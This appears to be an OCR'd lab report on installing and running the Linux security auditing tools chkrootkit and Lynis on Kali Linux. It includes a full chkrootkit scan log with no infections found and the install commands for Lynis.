

senbagapriya@kali: ~
09:26 PM
67%
senbagapriya@kali: ~
File Actions Edit View Help
chkrootkit-0.53/ifpromisc.c
chkrootkit-0.53/check_wtmpx.c
chkrootkit-0.53/Makefile
chkrootkit-0.53/README.chkwtmp
chkrootkit-0.53/strings.c
chkrootkit-0.53/README.chklastlog
chkrootkit-0.53/chkwtmp.c
chkrootkit-0.53/chkutmp.c
chkrootkit-0.53/chkdirs.c
chkrootkit-0.53/ACKNOWLEDGMENTS
chkrootkit-0.53/README
chkrootkit-0.53/COPYRIGHT
chkrootkit-0.53/chkproc.c
chkrootkit-0.53/chkrootkit.lsm
chkrootkit-0.53/chklastlog.c
root@kali:/# cd chkrootkit-*/
root@kali:/chkrootkit-0.53# make sense
cc -DHAVE_LASTLOG_H -o chklastlog chklastlog.c
cc -DHAVE_LASTLOG_H -o chkwtmp chkwtmp.c
cc -DHAVE_LASTLOG_H -D_FILE_OFFSET_BITS=64 -o ifpromisc ifpromisc.c
cc -o chkproc chkproc.c
cc -o chkdirs chkdirs.c
cc -o check_wtmpx check_wtmpx.c
cc -static -o strings-static strings.c
cc -o chkutmp chkutmp.c
root@kali:/chkrootkit-0.53# cd ..
root@kali:/# mv chkrootkit-<version>/ /usr/local/chkrootkit
bash: version: No such file or directory
root@kali:/# mv chkrootkit-0.53/ /usr/local/chkrootkit
root@kali:/# ln -s /usr/local/chkrootkit/chkrootkit /usr/local/bin/chkrootkit
root@kali:/#


senbagapriya@kali: ~
09:27 PM
66%
senbagapriya@kali: ~
File Actions Edit View Help
root@kali:/# chkrootkit
ROOTDIR is `/'
Checking `amd' ... not found
Checking `basename' ... not infected
Checking `biff' ... not found
Checking `chfn' ... not infected
Checking `chsh' ... not infected
Checking `cron' ... not infected
Checking `crontab' ... not infected
Checking `date' ... not infected
Checking `du' ... not infected
Checking `dirname' ... not infected
Checking `echo' ... not infected
Checking `egrep' ... not infected
Checking `env' ... not infected
Checking `find' ... not infected
Checking `fingerd' ... not found
Checking `gpm' ... not found
Checking `grep' ... not infected
Checking `hdparm' ... not infected
Checking `su' ... not infected
Checking `ifconfig' ... not infected
Checking `inetd' ... not tested
Checking `inetdconf' ... not infected
Checking `identd' ... not found
Checking `init' ... not infected
Checking `killall' ... not infected
Checking `ldsopreload' ... can't exec ./strings-static, not tested
Checking `login' ... not infected
Checking `ls' ... not infected
Checking `lsof' ... not infected


senbagapriya@kali: ~
09:27 PM
66%
senbagapriya@kali: ~
File Actions Edit View Help
Checking `ifconfig' ... not infected
Checking `inetd' ... not tested
Checking `inetdconf' ... not infected
Checking `identd' ... not found
Checking `init' ... not infected
Checking `killall' ... not infected
Checking `ldsopreload' ... can't exec ./strings-static, not tested
Checking `login' ... not infected
Checking `ls' ... not infected
Checking `lsof' ... not infected
Checking `mail' ... not infected
Checking `mingetty' ... not found
Checking `netstat' ... not infected
Checking `named' ... not found
Checking `passwd' ... not infected
Checking `pidof' ... not infected
Checking `pop2' ... not found
Checking `pop3' ... not found
Checking `ps' ... not infected
Checking `pstree' ... not infected
Checking `rpcinfo' ... not infected
Checking `rlogind' ... not found
Checking `rshd' ... not found
Checking `slogin' ... not infected
Checking `sendmail' ... not infected
Checking `sshd' ... /usr/bin/strings: Warning: '/' is a directory
not infected
Checking `syslogd' ... not tested
Checking `tar' ... not infected
Checking `tcpd' ... not infected
Checking `tcpdump' ... not infected


senbagapriya@kali: ~
09:28 PM
66%
senbagapriya@kali: ~
File Actions Edit View Help
Checking `syslogd' ... not tested
Checking `tar' ... not infected
Checking `tcpd' ... not infected
Checking `tcpdump' ... not infected
Checking `top' ... not infected
Checking `telnetd' ... not found
Checking `timed' ... not found
Checking `traceroute' ... not found
Checking `vdir' ... not infected
Checking `w' ... not infected
Checking `write' ... not infected
Checking `aliens' ... no suspect files
Searching for sniffer's logs, it may take a while ... nothing found
Searching for HiDrootkit's default dir ... nothing found
Searching for t0rn's default files and dirs ... nothing found
Searching for t0rn's v8 defaults ... nothing found
Searching for Lion Worm default files and dirs ... nothing found
Searching for RSHA's default files and dir ... nothing found
Searching for RH-Sharpe's default files ... nothing found
Searching for Ambient's rootkit (ark) default files and dirs ... nothing found
Searching for suspicious files and dirs, it may take a while ...
/usr/lib/llvm-9/build/utils/lit/tests/.coveragerc /usr/lib/python3/dist-packages/matplotlib/tes
ts/tinypages/_static/.gitignore /usr/lib/python3/dist-packages/matplotlib/tests/tinypages/.giti
gnore /usr/lib/python3/dist-packages/matplotlib/tests/baseline_images/.keep /usr/lib/python3/di
st-packages/openpyxl/.constants.json /usr/lib/hashcat/modules/.lock /usr/lib/ruby/vendor_ruby/c
oncurrent/.gitignore /usr/lib/jvm/.java-1.11.0-openjdk-amd64.jinfo /usr/lib/jvm/.java-1.8.0-ope
njdk-amd64.jinfo
Searching for LPD Worm files and dirs ... nothing found
Searching for Ramen Worm files and dirs ... nothing found
Searching for Maniac files and dirs ... nothing found


senbagapriya@kali: ~
09:28 PM
66%
senbagapriya@kali: ~
File Actions Edit View Help
Searching for Maniac files and dirs ... nothing found
Searching for RK17 files and dirs ... nothing found
Searching for Ducoci rootkit ... nothing found
Searching for Adore Worm ... nothing found
Searching for ShitC Worm ... nothing found
Searching for Omega Worm ... nothing found
Searching for Sadmind/IIS Worm ... nothing found
Searching for MonKit ... nothing found
Searching for Showtee ... nothing found
Searching for OpticKit ... nothing found
Searching for T.R.K ... nothing found
Searching for Mithra ... nothing found
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for Suckit rootkit ... nothing found
Searching for Volc rootkit ... nothing found
Searching for Gold2 rootkit ... nothing found
Searching for TC2 Worm default files and dirs ... nothing found
Searching for Anonoying rootkit default files and dirs ... nothing found
Searching for ZK rootkit default files and dirs ... nothing found
Searching for ShKit rootkit default files and dirs ... nothing found
Searching for AjaKit rootkit default files and dirs ... nothing found
Searching for zaRwT rootkit default files and dirs ... nothing found
Searching for Madalin rootkit default files ... nothing found
Searching for Fu rootkit default files ... nothing found
Searching for ESRK rootkit default files ... nothing found
Searching for rootedoor ... nothing found
Searching for ENYELKM rootkit default files ... nothing found
Searching for common ssh-scanners default files ... nothing found
Searching for Linux/Ebury - Operation Windigo ssh ... nothing found
Searching for 64-bit Linux Rootkit ... nothing found


senbagapriya@kali: ~
09:28 PM
66%
senbagapriya@kali: ~
File Actions Edit View Help
Searching for Fu rootkit default files ... nothing found
Searching for ESRK rootkit default files ... nothing found
Searching for rootedoor ... nothing found
Searching for ENYELKM rootkit default files ... nothing found
Searching for common ssh-scanners default files ... nothing found
Searching for Linux/Ebury - Operation Windigo ssh ... nothing found
Searching for 64-bit Linux Rootkit ... nothing found
Searching for 64-bit Linux Rootkit modules ... nothing found
Searching for Mumblehard Linux ... nothing found
Searching for Backdoor.Linux.Mokes.a ... nothing found
Searching for Malicious TinyDNS ... nothing found
Searching for Linux.Xor.DDoS ... nothing found
Searching for Linux.Proxy.1.0 ... nothing found
Searching for CrossRAT ... nothing found
Searching for Hidden Cobra ... nothing found
Searching for Rocke Miner ... nothing found
Searching for suspect PHP files ... nothing found
Searching for anomalies in shell history files ... nothing found
Checking `asp' ... not infected
Checking `bindshell' ... not infected
Checking `lkm' ... not tested: can't exec
Checking `rexedcs' ... not found
Checking `sniffer' ... not tested: can't exec ./ifpromisc
Checking `w55808' ... not infected
Checking `wted' ... not tested: can't exec ./chkwtmp
Checking `scalper' ... not infected
Checking `slapper' ... not infected
Checking `z2' ... not tested: can't exec ./chklastlog
Checking `chkutmp' ... not tested: can't exec ./chkutmp
Checking `OSX_RSPLUG' ... not tested
root@kali:/#


Lynis


- Lynis is a battle-tested security tool for systems running Linux, macOS, or Unix-based operating system.
- It performs an extensive health scan of your systems to support system hardening and compliance testing.
- The project is open source software with the GPL license and available since 2007.
- Typical use cases for Lynis include: Security auditing, Compliance testing (e.g. PCI, HIPAA, SOx), Penetration testing, Vulnerability detection and System hardening.
- Lynis scanning is modular and opportunistic.
- This means it will only use and test the components that it can find, such as the available system tools and its libraries.
- The benefit is that no installation of other tools is needed, so you can keep your systems clean.
- By using this scanning method, the tool can run with almost no dependencies. Also, the more components it discovers, the more extensive the audit will be.
- Besides the report and information displayed on screen, all technical details about the scan are stored in a log file (lynis.log).
- Findings like warnings and suggestions are stored in a separate report file (lynis-report.dat).


Commands Used


#sudo su
#cd /tmp
#wget https://cisofy.com/files/lynis-2.7.1.tar.gz
#mv lynis /usr/local
#ln -s /usr/local/lynis/lynis /usr/local/bin/lynis
#lynis audit system


OUTPUT:

